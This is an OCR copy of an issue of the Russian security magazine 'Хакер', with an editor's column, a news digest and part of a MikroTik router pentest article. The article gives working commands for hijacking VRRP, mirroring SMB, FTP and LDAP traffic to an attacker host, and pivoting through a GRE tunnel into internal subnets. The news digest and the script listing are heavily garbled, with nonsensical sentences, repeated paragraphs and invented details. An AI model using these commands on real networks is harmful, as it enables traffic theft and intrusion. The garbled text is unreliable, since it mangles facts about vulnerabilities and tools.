# ХАКЕР

№293

Реализуем Hell's Gate своими руками

Ограждаем веб-сервер от ботов

# MIKROTIK NIGHTMARE

Cover Story

Как атакуют сетевое оборудование MikroTik и как его защитить

№ 293

# CONTENTS


**Большая неприватность**
Колонка главреда

**MEGANews**
Самые важные события в мире инфосека за август

**MikroTik Nightmare**
Пентестим сетевое оборудование MikroTik

**MikroTik Daymare**
Защищаем оборудование MikroTik от хакерских атак

**Caster Remix**
Используем виртуальный MikroTik для постэксплуатации Windows

**Змеиная анатомия**
Вскрываем и потрошим PyInstall

**Снимаем крючки**
Познаем анхукинг ntdll.dll

**Топ взлома**
Составляем рейтинг самых популярных хакерских атак

**InterstellarC2**
Разбираем последствия заражения дроппером PoshC2

**Как провести свое первое security-исследование**
Колонка Дениса Макрушина

**HTB Agile**
Ломаем PIN к веб-консоли Flask Werkzeug

**HTB Mailroom**
Эксплуатируем NoSQL-инъекцию через цепочку уязвимостей XSS и SSRF

**HTB Busqueda**
Эксплуатируем баг в приложении на Python, чтобы захватить веб-сервер

**HTB Cerberus**
Захватываем контроллер домена Windows через баг SAML SSO

**Врата ада**
Переписываем Hell's Gate и обходим антивирус

**Scan2ban**
Защищаем периметр от сканеров и ботов

**Save Me**
Защищаем сети от спуфинг-атак

**Титры**
Кто делает этот журнал

# БОЛЬШАЯ НЕПРИВАТНОСТЬ

КОЛОНКА ГЛАВРЕДА

Всем известно, что каждый телефон непрерывно слушает все, что говорят вокруг, и использует эти данные для показа рекламы. Постойте, что?! Кто это сказал и где подтверждение? Где серьезные исследования? Доказательств нет, но все же это крайне популярное мнение. И невероятно вредное.


**Андрей Письменный**
Главный редактор
apismenny@gmail.com


Для начала оговоримся: телефоны при включенном голосовом ассистенте действительно непрерывно «слушают» в ожидании активирующей фразы. Этот факт, видимо, и дал начало легенде о непрерывной прослушке.

При этом доказать, что слежки нет, тоже непросто. Да, можно ковырять трафик телефона (и это делается), но желающий вообразить какие-нибудь безумные схемы сокрытия вообразит их. А еще важнее то, что людей, считающих телефон маленьким предательским стенографом, зачастую и не интересуют никакие технические подробности.

«Неоспоримое доказательство» прослушки выглядит так. Человек с кем-то обсуждал, что хочет что-то купить. Скажем, плюмбус. А потом крутит ленту соцсети и видит там рекламу как раз такого плюмбуса. При этом он точно знает, что плюмбус в интернете не искал. Конечно, он решает, что телефон записал и расшифровал разговор про плюмбусы, а расшифровку послал на базу. Это простое и логичное объяснение.

Реальность же намного интереснее. Например, плюмбус мог потом поискать собеседник и социальная сеть показала рекламу всем его друзьям. Вдруг они тоже захотят? Или сам разговор про плюмбусы был вызван их популярностью в этом сезоне, регионе, у людей определенного возраста и предпочтений. В конце концов, наш герой мог и раньше видеть рекламу плюмбусов, но обратил внимание на нее только после разговора. Или еще веселее: желание обзавестись плюмбусом изначально и было спровоцировано рекламой.




Тонкие настройки таргетинга позволяют нацелиться на самые разные интересы и их пересечение

Казалось бы, немного паранойи не помешает. Ну считают люди, что их телефон — это всевидящее око (точнее, всеслышащее ухо), подумаешь! Может, и хорошо, что они наконец задумываются о таких вещах. Да и в конце концов, вдруг и правда слушает? Но у таких рассуждений есть неприятные побочные эффекты.

Перед лицом невидимой, но неумолимой угрозы люди полностью теряют волю к сопротивлению и начинают направо и налево раздавать разрешения на слежку. Подумаешь, какое-то приложение хочет доступ к адресной книге, ведь телефон все время слушает! Подумаешь, бонусная карта магазина — это аналог сессионных cookies, который позволяет вести полную историю покупок. Зато скидку дают... Да и все равно телефон все слушает! И так далее.

Получается, что уже нет смысла знать о реальных механизмах слежки. К примеру, Gmail действительно собирает статистику из писем — это широко известный факт, отраженный в пользовательском соглашении. А счетчики Google Analytics и кнопки шейринга в соцсетях — это маленькие трекеры, разбросанные по всему интернету, которые позволяют собирать точную картину перемещений пользователя в сети. Но все эти подробности слишком сложны и меркнут в сравнении с мифической прослушкой.

Когда принимаются законы, например против шифрования переписки, реагирует на это лишь небольшая прослойка общественности. Остальные же только пожимают плечами. Вроде бы не так тяжело убедить человека в том, что защита его переписки — это важно и что это право стоит отстаивать. Но дело усложняется, когда он давно не верит, что его переписка в реальности была защищена и никто не мог получить к ней доступ.

Когда у людей нет веры в приватность в принципе, то ее оказывается сложно продать. Как она может быть конкурентным преимуществом, если, что бы ни делал разработчик, он все равно под подозрением? Хуже того, какой-то производитель телефонов может взять и решить, что раз прослушка считается нормой, то можно ее врубить и никто не расстроится.


Именно поэтому наше дело — разбираться в деталях и стараться знать обо всех частных случаях и исключениях. А самое главное — никогда не поощрять образ мыслей, который обесценивает защиту личных данных под видом нигилизма или особой осведомленности.

# MEGANEWS

Июнь 2023. Выдание
Выпуск 6

В этом месяце вышло сразу несколько релизов Kali Linux, уточнив данные пользователей «ЛитРес» и Duolingo, фалификейник AnonBes закрыл на это пользователь зкспуатировать и мне создан сразу три side-Channel-атаки на современные процессоры, Google выпустила обновление Chrome, устраняющее блокировали платежные формы, а также другие интересные события последнего месяца.

## KALI LINUX ПОЛУЧИЛА ДЕВЯТЬ НОВЫХ ИНСТРУМЕНТОВ




Разработчики Offensive Security представили Kali Linux 2023.3, третью версию разработанного в 2023 году. Среди изменений — обновлены ядро Linux 6.3, добавлены новые инструменты, а также ряд улучшений, включая модернизацию инструментов, оптимизацию производительности и исправление ошибок. Вот перечислим.

- Kali Linux выпущен полностью на так много новые функций, а большинство инструментов теперь доступны в репозиториях пакетов по умолчанию. Пакет nipe теперь и его отсутствует.
- Kali Linux, доступный в этом выпуске они в основном сосредоточены на инфраструктуре ОС, чтобы она соответствовала Debian 12, выпущенной почти полгода назад.

*«С релизом Debian 12, который вышел ранее этим летом, мы использовали возможность перебрать, подготовить, протестировать и перенести инструменты. Это позволило нам обеспечить работу и не отвлекаться на ошибки и на ежедневные обновления. Мы также хотим отметить, что в этом релизе нет ни одного нового пакета, а сокращение, к сожалению, к сожалению. Перенесть что большинство пакетов, работающих с Python 2, теперь больше не поддерживается, и мы не можем поддерживать их сами. Конечно, — сообщает разработчик.*

Несколько из этих изменений разработчики. Kali Linux 2023.3 также добавлены новые инструменты:

- Ghidra — инструмент обратной инженерии и сетевая безопасность.
- Cryptolyzer — CLI и инструмент анализатор для сетевых протоколов Runtime Kubernetes.
- Fwdpt — наблюдение за сетью, сервисами и безопасности для Kubernetes с использованием eBPF.
- Trino — Ник разрешить для данных, инструментов, программ и задач, которые ценят свои при работе в том же ночей.
- Trivisonno — инструмент для проверки уязвимостей VoIP.
- Rust — платформа автоматизации, обеспечивающая различные виды сканирования и обнаружения уязвимостей.
- Ciscocrypt — инструмент для расшифровки и дешифрования Cisco Type 7 passwords.
- Gscan — инструмент аудита и контейнеров любых разработок.
- Mitm — CZ-фреймворк, который может работать с несколькими разных целевыми устройствами и выполнять задачи.

Кроме того, в релизе 2023 года разработчики представили фреймворк для исследования вредоносной эксплойтов. Теперь каждый пользователь может взять работу над, или, добавляя и изменяя фреймворкам на основе стандартных шаблонов.

*«Мы постоянно шесть мелкими этот инструмент прошел большой путь, и мы не отпускаем сложность. Нам, бы хотелось, это позволит сделать частью, наше, возможности и направлении развитием могут быть, прощу — сообщает разработчик. Мы также хотим, чтобы сообщество, которое уже сложилось вокруг Kali Purple, было, расширяется и в нашей Kali Purple тоже.*

## СРАЗУ ТРИ АТАКИ УГРОЖАЮТ СОВРЕМЕННЫМ ПРОЦЕССОРАМ

Августовский бюллетень Intel содержит шесть уязвимостей атаки, которые позволяют получить доступ к данным процессора.

Первая из этих атак получила **Collide+Probe**. Она позволяет злоумышленнику с второй ресурсами ничего, ранее участвовавшим в обнаружении нашлись данные. Подробнее — в статье «Хакер».

Новая side-channel атака может грозить и утечки данных, и не требовать от пробивной Meltdown, описанной в прошлом выпуске дайджеста Security Digest (ноябрь). По сути, Collide+Probe представляет собой универсальную конструкцию, позволяющую атаковать и любому процессору, использующему общие данные и работает только процессора на base-процессорах Intel, AMD и ARM. Для проведения атаки злоумышленнику необходимо иметь возможность выполнять вредоносный код на атакуемом процессоре. Атака может, к сожалению, помочь раскрыть ключ шифрования, если злоумышленник имеет полный доступ к обрабатывающему процессору. Также атака может использовать которая предназначен обнаружение разных значений.

Исследователи, которые и обнаружили Collide+Probe, назвали фальшивкой уязвимостью. По сути, атака просто эксплуатирует тем, что кэширование ускоряет обработку данных для обмена данными с разных виртуальных областей. Злоумышленник может использовать это общим изменчивости, чтобы определить, какие виртуальные адреса соответствуют одному и тому же физическому адресу. Злоумышленник может использовать эти данные для получения полезных данных, а значит данные, которые в ячейке.

Вторая проблема, разработанная сотрудником компании Google, — при обнаружении атаки для данных уязвимости **Downfall** (CVE-2022-40982), которая представляет угрозу для нескольких семейств микропроцессоров Intel. Уязвимость позволяет получить доступ к данным, которые информацию и личные данные (например, электронные письма, сообщения или банковскую информацию) злоумышленнику.

Downfall представляет собой side-channel-атаку и использует бит того, который выполнения. Такие атаки опасны для всех процессоров Intel на начиная с поколения Skylake до Ice Lake. Злоумышленник атаковать, человек может получает возможность извлекать конфиденциальную информацию, с помощью Software Gather Extension (SGX), длительного удаления данных Intel, которое обычно отделяет код и данные в памяти от кода и данных.

Для осуществления атаки Downfall требуется, чтобы злоумышленник получил доступ к вредоносному коду, который выполняется на атакуемом процессоре. Злоумышленник может использовать для получения доступа к данным, которые, которые, например, вредоносное программное обеспечение, которое, которое может использовать, для получения доступа к данным, которые, которые, например, вредоносное программное обеспечение.

Третьей серьезной side-channel-атакой и использует бит того, который выполнения. Такие атаки опасны для всех процессоров Intel на начиная с поколения Skylake до Ice Lake. Злоумышленник атаковать, человек может получает возможность извлекать конфиденциальную информацию, с помощью Software Gather Extension (SGX), длительного удаления данных Intel, которое обычно отделяет код и данные в памяти от кода и данных.

Для осуществления атаки Downfall требуется, чтобы злоумышленник получил доступ к вредоносному коду, который выполняется на атакуемом процессоре. Злоумышленник может использовать для получения доступа к данным, которые, которые, например, вредоносное программное обеспечение, которое, которое может использовать, для получения доступа к данным, которые, которые, например, вредоносное программное обеспечение.

Третьей серьезной side-channel-атакой и использует бит того, который выполнения. Такие атаки опасны для всех процессоров Intel на начиная с поколения Skylake до Ice Lake. Злоумышленник атаковать, человек может получает возможность извлекать конфиденциальную информацию, с помощью Software Gather Extension (SGX), длительного удаления данных Intel, которое обычно отделяет код и данные в памяти от кода и данных

# MEGANEWS

← Назад статьи

## XIAOMI БЛОКИРУЕТ УСТАНОВКУ TELEGRAM В КИТАЕ

Обнаружилось, что теперь установка Telegram на устройства Xiaomi Бочкину Сергеевичу MIUI. В Китае после обновления мессенджера Telegram для Android при попытке обновиться его удаляется, а при попытке установить, благодаря которой Telegram не запускается. Пользователи сообщают, что в Telegram-сообществе обсуждается фиксация проблемы, а устранение ожидается в ближайшем будущем. Эти фрагмент, обрывающие сообщения, которые Telegram, в Telegram, Telegram, Telegram,

# MICROSOFT НЕ ПРОДЛИТ ЛИЦЕНЗИИ

Компания Microsoft сообщила российским клиентам, что лицензии на продукты и решения компании не будут продлеваться после 30 сентября 2023 года. Так активные лицензии продолжат действовать и после этой даты, но только до конца отчетного квартала.

В распоряжении CMS оказалось письмо от службы поддержки Microsoft Online Services, направленное одному из клиентов. Оно гласит, что после 30 сентября текущего года российские корпоративные клиенты не смогут продлевать

*Dear Customer,*
*We regret to no longer able to accept wire transfer payments into a local bank account as a payment method for Microsoft services in Russia. Due to this, in accordance with Russian sanctions, Microsoft hereby expressly notifies you that, after September 30, 2023 (Effective Termination Date), you will no longer be able to renew your existing subscriptions.*
*Your subscriptions will remain active until the end of your current billing period, provided that you have a valid and compliant current subscription profile, subject to the Effective Termination Date. However, these subscriptions will not be eligible for renewal. Please take the necessary steps to secure your data before the expiration date of your current subscription.*
*Please note that the referred that Microsoft is working not will not seek collection of any amount due to Microsoft during this prior notice period.*

Через 24 часа после отправки запроса на получение электронных писем с ответом, для подтверждения только вновь добавлен, а на продажу Microsoft 365, сообщающие со стороны Microsoft, что Microsoft не сможет принять платежи на местный банковский счет в качестве оплаты своих услуг в России. Поэтому компания за 60 дней уведомляет клиента о том, что после 30 сентября продлить существующие подписки уже не получится, а активные лицензии продолжат работать лишь до истечения их срока.

> *«Microsoft приостанавливает запуск новых продуктов, продажу сервисов и многие другие аспекты своей деятельности в России в соответствии с санкциями со стороны Европейского Союза, Великобритании и США», — прокомментировали в компании изданию Forbes.*

Собственные источники журнала в IT-отрасли сообщили, что сейчас долю Microsoft в российских и клиентами с полностью среди корпоративных клиентов можно оценить в 80%, хотя еще год назад она составляла около 90%. А два года назад — 95–96%.

Замкнуться, предоставлен комитета Государственной по информационной политике, информационным технологиям и связи Андрей Свинцов заявил ОМК, что, это значило, что российские компании-государственные не вполне дорабатывать и постепенно будет проведено импортозамещение».

> *«Еще какой то перевод большинство программных продуктов Microsoft будут продолжать работать, просто без обновлений. Поэтому в ближайшем будущем, пока отечественные программные продукты уже внедряются повсеместно. На сегодняшний день не все еще функции, аналогичные импортным, есть, но по крайней мере более уже пользователю можно», — заявляет депутат.*

## ТРАФИК С P2P ВЫРОС В 11 РАЗ

В докладе анализ Microsoft опубликовал проект стратегии развития отрасли связи до 2035 года. Согласно этому документу, объем интернет-трафика в мировом масштабе в 2022 году будет чем в 11 раз больше, чем в 2015 году. Сейчас в России

**124 ЭКСАБАЙТ**

Измеряется (в 2012 году) трафик составлял **11,1 ЭКСАБАЙТ**. То есть более чем за десять лет измеренный трафик вырос свыше чем в **11** раз, а в год он рос в среднем на **27%**.

Экзабайт равен десяти в 18-й степени, то есть квинтиллиону байт.

# БЕЗЛИМИТОМ DROPBOX НЕ БУДЕТ

До недавнего времени в Dropbox можно было подключить безлимитный тарифный план. Dropbox Advanced для бизнеса стоимостью 24 доллара в месяц. Этот тариф предоставлял неограниченный объем хранилища, чтобы бизнес-пользователи могли не беспокоиться о лимитах. К сожалению, теперь от этого решения отказались, так как некоторые пользователи активно злоупотребляли возможностями Dropbox Advanced.

Компания сообщает, что теперь предоставлять неограниченное хранилище для полных, что люди часто покупают аккаунты Dropbox Advanced «для таких целей, как майнинг криптовалюты и СПА, обращение контента, для личных нужд, не связанных между собой или для перепродажи».

Dropbox объясняет, что такие клиенты использовали в тысячи раз больше среднего объема хранилища, чем настоящие бизнес-клиенты.

Чтобы не тратить ресурсы на борьбу со злоупотреблениями, Dropbox вводит ограничение в 15 Тбайт для организаций с тремя и менее пользователями. Сверх этого лимита на каждого пользователя может быть добавлено еще 5 Тбайт, а максимальный размер хранилища теперь составляет 1000 Тбайт на организацию.

Новые пользовательские ограничения коснутся сразу, а существующие пользователи будут постепенно переведены на новые тарифные планы с 1-го числа текущего года, о чем их уведомят не менее чем за 30 дней до перехода.

Кроме Dropbox, что также клиенты использовали в тысячи раз больше среднего объема, чем настоящие бизнес-клиенты.

Чтобы не тратить ресурсы на борьбу со злоупотреблениями, Dropbox вводит ограничение в 15 Тбайт для организаций с тремя и менее пользователями. Сверх этого лимита на каждого пользователя может быть добавлено еще 5 Тбайт, а максимальный размер хранилища теперь составляет 1000 Тбайт на организацию.

Новые пользовательские ограничения коснутся сразу, а существующие пользователи будут постепенно переведены на новые тарифные планы с 1-го числа текущего года, о чем их уведомят не менее чем за 30 дней до перехода.

Кроме Dropbox, что также клиенты использовали в тысячи раз больше среднего объема, чем настоящие бизнес-клиенты.

## TELEGRAM ОБОШЕЛ «ВКОНТАКТЕ»


Согласно статистике Mediascope, этим летом Telegram обогнал «ВКонтакте» по размеру дневной аудитории в России, установив новый рекорд.

В июне 2023 года месячная аудитория Telegram составила **54,3 МИЛЛИОНА** человек, то есть на **1,3 МИЛЛИОНА** больше, чем у «ВКонтакте» — **52,6 МИЛЛИОНА**.

По сравнению с июнем за месяц аудитория Telegram выросла на **2,4 МИЛЛИОНА** человек **4,8%**.

Таким образом, Telegram и «ВКонтакте» в России обгоняют YouTube по числу

Средневременной смене соцсетей в России
с июня 2023 года, млн чел.




Так же много аналогов аудиторию YouTube все же остается самой большой — в июне она составила **55,5 МИЛЛИОНА** человек. Для сравнения, этот показатель составлял **51,6 МИЛЛИОНА** пользователей, для Telegram — **51,2 МИЛЛИОНА**.

# WINRAR АТАКУЮТ

В августе в WinRAR был обнаружены и исправлены сразу две уязвимости, одна из которых представлена CVE-0-day, то есть уже использовалась хакерами.

Первая уязвимость CVE-2023-40477, позволила добиться выполнения произвольного кода в архиваторе. Вторая — для эксплуатации проблемы достаточно было выведать жертву открыть архив RAR.

> *«Недостаток связан с обработкой поиска восстановления (recovery volume), — писали специалисты Zero Day Initiative, обнаружившие баг. — Проблема возникает из за отсутствия надлежащей проверки предоставленных пользователем данных, что может привести к обращению к памяти за пределами выделенного буфера».*

Поскольку атака вот на трюфт взаимодействия с пользователем (жертв цель должна открыть архив), уязвимость набрала 7,8 балла из 10 возможных по шкале оценки уязвимостей CVSS, то есть не считается критической. Однако что обращение выведать пользователя открыть архив не так уж сложно, а учитывая огромной объем пользовательской базы WinRAR, уязвимость может представлять большую опасность.

Вторая уязвимость, CVE-2023-38831, оказалась проблемой нулевого дня. По информации Group-IB, проблема активно использовалась злоумышленниками для установки малвари, а для эксплуатации баги достаточно было выведать жертву открыть безобидный файл из архива (в формате JPG, TXT и другие).

Исследователи рассказали, как хакеры использовали уязвимость с апреля. В 2023 году, чтобы распространять различные семейства вредоносных программ, включая DarkMe, GuLoader и Remcos RAT.

В основном атаки были обнаружены на формах, посвященных торговле криптовалютами. Там хакеры притворялись энтузиастами, делящимися своими торговыми стратегиями с другими трейдерами. К сообщениям злоумышленники прикладывали ссылки на специальные подготовленные архивы WinRAR, которые якобы содержали дополнительную информацию о торговой стратегии (PDF, тестовые файлы и изображения).




В итоге хакеры использовали для запуска самораспаковывающегося (SFX) ZIP-архива, который заливал компьютер жертвы загрузчик (DarkMe, GuLoader и Remcos RAT), обеспечивая злоумышленникам удаленный доступ к зараженному устройству и позволяя похитить криптовалютные активы жертвы.

Обе уязвимости ввиде проблемы были устранены в начале августа, когда компания RARLAB выпустила обновление WinRAR 6.23. Теперь пользователям WinRAR рекомендуется как можно скорее установить эту версию, чтобы защититься от возможных атак.

## ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Ученые нашли способ автоматизировать создание вредоносных запросов для чат-ботов с искусственным интеллектом

CISA, AHS и ФБР составили список самых эксплуатируемых уязвимостей

Атака позволяет восстанавливать данные по звуку нажатий клавиш

SentinelOne: сенсорсейфкие хакеры взломали «НПО машиностроения», производящее ракеты

0-day уязвимости под обзоре называются Bitfrost и Bitfrost-Kernel

Подростки взломали транспортные карты метро Бостона, ограниченные этапой 2008 года

Dexcom: по подтверждая утечку данных 760 тысяч пользователей

«Ростелеком» потерпит внутренний сервис для доступа к YouTube

Microsoft добавляет поддержку Python в Excel

То сервиса защитит от атак при помощи proof-of-work

0-day уязвимости под обзоре называются Bitfrost и Bitfrost-Kernel

# MIKROTIK NIGHMARE

## ПЕНТЕСТИМ СЕТЕВОЕ ОБОРУДОВАНИЕ MIKROTIK

Сергей Чекмарев aka Cobalt
Эксперт ГК «Солинф»

В этом докладе исследование в безопасности оборудования MikroTik и что делают атакующего. Оборудование MikroTik крайне популярно у народа: стоимость невысокая, а разнообразие. В среднем сделано на протоколах. Также проблемы безопасности — защитных механизмов RouterOS, которые позволяют атаковать атакующие.

**WARNING**

**Статья может сконцентрировать сарказм и грубо нарушена для специалистов по безопасности, прощающих человеком в данной контроля. Автор и редакция не несут ответственности за ваши нервные расстройства, возникшие в результате прочтения этого доклада, прочтения, работы систем и нервных тайны нервными производится по своему.**

### ПРОБЛЕМЫ СЕТЕВОЙ БЕЗОПАСНОСТИ

В RouterOS есть несколько проблем сетевой безопасности. Даже последние, на какие все стоит обратить внимание в первую очередь.

**RA Guard**

RA Guard предназначен собой фильтры безопасности, которая отсекает несанкционированные router advertisements внутри сети и целых пространство. Проблема в том, что в RouterOS отсутствует поддержка RA Guard. Из-за этого обходимы атаки спектра, которые позволяют, на основе которых атаки. Пентестера — ninfol. Единственный вариант, который остается, — фильтровать на уровне MAC-адреса. Но в MAC адреса можно, также такие вещи фильтрацию.

**Albula DP**

Albula DP — это расчетная выполняет расчеты Discovery-протоколов, которые могут раскрыть чувствительную информацию. Albula DP поддерживает следующие протоколы. В RouterOS активны все Discovery-протоколы:

- CDP (Cisco Discovery Protocol);
- LLDP (Link Layer Discovery Protocol);
- MNDP (MikroTik Neighbor Discovery Protocol).

Атакующий может получить чувствительную информацию в виде версии прошивки, адресации, имени устройства, номера модели оборудования MikroTik. Могут сделать скомпрометированы, сделать что не может применяться.

Пример захваченного MNDP-трафика

**СПУФИНГ В СИСТЕМЕ РАЗВЕРТЫВАНИЯ WINBOX**

WINBOX (утилиты Router Redundancy Protocol) — это протокол резервирования шлюзов, разработанный компанией Cisco. Он позволяет объединять несколько маршрутизаторов в один «виртуальный» за счет обеспечения фиктивного маршрутизатора с одним логическим группы. Затем создаем виртуальную группу маршрутизаторов IP-адрес, который, в свою очередь, назначается как шлюз по умолчанию для клиентов.

Чтобы сделать такую группу в RouterOS в большинстве случаев достаточно лишь выбрать интерфейс, на котором будет работать протокол, и назначить маршрутизатор (номер приоритет, номер группы, в версии и аутентификацию — пароль на авторизацию). Это отличает другую для аутентификации (то отправка атакующего).

Ниже — пример такой конфигурации по умолчанию.

Пример конфигурации VRRP по умолчанию

Слушает MASTER (пока в VRRP с MTM) и отвечает в очищение целей подсети, что может быть очень критично во время пентеста. Отсылается всю информацию маршрутизатора, также Ext Text, даже Relay-атаки протокол сетей Windows.

**Перехватываем информацию**

Для перехвата трафика нам нужно сначала, нужно проверить значительное количество пакетов. Для перехвата трафика нужно сделать настройки в настройках маршрутизатора, нужны: аутентификация, номер группы VRRP и значение приоритета.

Вот пример пакета VRRP. В контексте домена VRRP-пакеты отправляет только MASTER-устройство.

Захваченный VRRP-пакет


Здесь мы видим что:

- используется версия версии VRRP;
- отсутствует аутентификация (ранее для VRRP/v2);
- номер группы VRRP — 1;
- приоритет — 100.

**Инъекция**

Главный этап этой атаки — инъекция маршрутного пакета VRRP(v2) с самостоятельным значением приоритета. Есть два также простота безопасности. Для атаки нужно знать пароль аутентификации, номер группы VRRP и приоритет. Для атаки в случае, также значение значение до 254, так как значение 255 уходит занимаемому мастеру. После такой инъекции атакующий перехватывает роль в VRRP и начинает сам обслуживать трафик сети. Для начала нужно на что, что мастером. MTM, нельзя нарушить нормальное функционирование сети, то получить скорость трафика, как сделать перенаправление на хости или клиент.

В качестве инструмента стоит выступает следующий шаг.



Захваченный трафик после атаки VRRP(v2)

Сразу инъекции в сделал с помощью Scapy или пожалуйстаю модуль **scapy.layers.vrrp** для работы с протоколом VRRP. Пакет будет на порт порядок по следующим образом. Остается ждет на значение значения после VRRP(v2) и отсылает. Ниже значение всего отправка, фиктивный трафик отправляет видеоряд данных на сосиски загружается в использовании библиотеку argparse).

```
# sudo(sys)[interface, group, priority]
-i(iface = ether)
-l(port = 1)[port, interface, priority]
-s(source = 192.168.0.1)[source, group, priority]
-p(priority = 254)[priority, group, interface]
-a(auth = 1)[1 = 1, 2 = 2]
-m(mac = 00:00:5e:00:01:01)[mac, group, priority]
-v(version = 2)[2, 3]
-h(help = 0)[help]
-t(time = 1)[time, priority, group, interface]
-b(port = 1)[port, interface, priority]
-w(wait = 0)[wait, priority, group]
-d(dump = 0)[dump, priority, group]
-f(file = 0)[file, interface, priority]
-v(verbose = 0)[verbose, interface, interface, interface
```

# MIKROTIK NIGHTMARE

## ПЕНТЕСТИМ СЕТЕВОЕ ОБОРУДОВАНИЕ MIKROTIK

Packet Sniffer на RouterOS как раз таки и используют TZSP для инкапсуляции полезной нагрузки. Именно благодаря этому зеркалированный трафик может передаваться поверх L3-соединений.

### Угон трафика

Для такой атаки злоумышленник должен определить следующие параметры:

- IP-адрес streaming-сервера, куда будет поступать зеркалированный трафик;
- целевые интерфейсы, с которых будет проводиться зеркалирование;
- номер порта того протокола, которым интересуется атакующий.

Я для примера рассматриваю сценарий, при котором атакующий перенаправляет трафик со всех интерфейсов, но только трафик протоколов SMB, FTP, LDAP. При этом, можно, комбинируя зеркалировать трафик, так как, если зеркалировать всё подряд, это может создать большую нагрузку на сеть и та может выйти из строя.

Конфигурация Packet Sniffer будет выглядеть следующим образом:

```
[caster@MikroTikNightmare] /tool/sniffer> set streaming-enabled=yes
filter-stream=yes streaming-server=10.10.100.50 filter-interface=all
filter-port=ftp,smb,ldap
[caster@MikroTikNightmare] /tool/sniffer> start
```

Здесь 10.10.100.90 — IP-адрес атакующего хоста. Трафик будет зеркалироваться со всех интерфейсов, зеркалируются только SMB, FTP и LDAP.

Схема зеркалирования

### Обработка TZSP-заголовков

После запуска снифферов зеркалируемый трафик будет поступать на интерфейс атакующего хоста, однако трафик необходимо обработать, срезать TZSP-заголовки, поскольку нужды в них больше нет и они могут доставить хлопот.

Для этого есть инструмент tzsp2pcap. Он позволяет удалять TZSP-заголовки и экспортировать трафик в формате pcap. В данном примере я буду использовать Wireshark, в котором выведу полученный трафик без заголовков TZSP:

```
caster@kali:~$ tzsp2pcap -f | wireshark -k -i -
```

Для демонстрации я инициировал подключение по FTP, чтобы проверить работоспособность такого вектора. Ниже — на скриншоте:

Таким образом атакующий может перехватывать трафик внутри инфраструктуры, при этом не создавая избыточной кол. Снова довольно специфический вектор, но он имеет право на существование.

## ROUTEROS PIVOTING

Настало время поговорить о пивотинге с сокса RouterOS. Это вектор постэксплуатации, при котором атакующий может пробиться внутрь инфраструктуры.


### L3 GRE VPN

Один из вариантов для пивотинга — использовать протокол GRE.

Это протокол туннелирования L4, который позволяет быстро организовать соединения site-to-site VPN. Получил известность благодаря тому, что настраивается быстро и очень просто. Разработан инженерами Cisco Systems, однако поддерживается любым вендором. По умолчанию GRE не предоставляет функции для шифрования трафика внутри туннеля. Поэтому если он и используется в продакшене, то, скорее всего, с группой протоколов IPSec.

При постэксплуатации RouterOS атакующий может воспользоваться GRE-туннелированием, чтобы обходить внутрь инфраструктуры. Этот сценарий работает именно с пограничным маршрутизатором.

Примерно так будет выглядеть карта пивотинга. Атакующий должен установить GRE-туннель между своей «нодой» и RouterOS, затем на логическом интерфейсе необходимо настроить внутренние IP-адреса для сетевой связности. Затем, после перенесения таблицы маршрутизации, атакующий может создать специальные маршруты, ведущие внутрь инфраструктуры, и при этом шлюзом для таких маршрутов будет выступать другая сторона GRE-туннеля.




GRE между атакующим и RouterOS

А это пример инкапсулированной полезной нагрузки. Здесь атакующий проводит ICMP-сканирование внутренней сети 10.10.160.0/24 поверх GRE-туннеля. Тут можно увидеть GRE-инкапсуляцию с внутренним IPv4-заголовком ICMP. Фишка по факту здесь присутствует два заголовка IPv4. Почему? Потому что первый IPv4-заголовок с большим IP-адресами — это пакет-нуждающийся. Он позволяет достичь адресата, находящегося во внутренней сети. То есть главная задача этого заголовка в том, чтобы полезная нагрузка из внутренней сети дошла до адресата через интернет. В терминологии GRE такой заголовок называется Delivery Header. Для каждого протокола пассажира присутствует специальный Protocol Type, для IPv4 это значение равно **0x0800**

ICMP-сканирование внутри GRE-туннеля

Настройка на стороне атакующего будет выглядеть следующим образом. Создание GRE-интерфейса, настройка адресов начала и терминирования туннеля и сама активация интерфейса с внутренней IP-адресацией.

```
caster@kali:~$ sudo ip link add name evilgre type gre local 212.100.
144.150 remote 100.132.55.140
caster@kali:~$ sudo ip addr add 10.10.10.1/24 dev evilgre
caster@kali:~$ sudo ip link set evilgre up
```

Настройка RouterOS тоже не вызывает проблем — тот же принцип, отличия лишь в синтаксисе:

```
[pwned@MORONX] > /interface/gre add name=gre1 local-address=100.132.
55.140 remote-address=212.100.144.150
[pwned@MORONX] > /ip/address add address=10.10.10.2/24 interface=gre1
```

После установки туннеля атакующий должен создать специальные маршруты сокса RouterOS, в именно через 10.10.10.2. В контексте нашего лабораторного стенда за пограничным RouterOS находится три подсети:

- 10.10.100.0/24;
- 10.10.140.0/24;
- 10.10.160.0/24.

```
caster@kali:~$ sudo route add -net 10.10.120.0 netmask 255.255.255.0
gw 10.10.10.2
caster@kali:~$ sudo route add -net 10.10.140.0 netmask 255.255.255.0
gw 10.10.10.2
caster@kali:~$ sudo route add -net 10.10.160.0 netmask 255.255.255.0
gw 10.10.10.2
```

Теперь атакующий может взаимодействовать с внутренней инфраструктурой сокса RouterOS, а именно через 10.10.10.2. В контексте нашего лабораторного стенда за пограничным RouterOS находится три подсети:

- 10.10.100.0/24;
- 10.10.140.0/24;
- 10.10.160.0/24.

```
caster@kali:~$ sudo nmap -n 10.10.140.0/24 -vvv
```

Результат сканирования атакующего поверх GRE

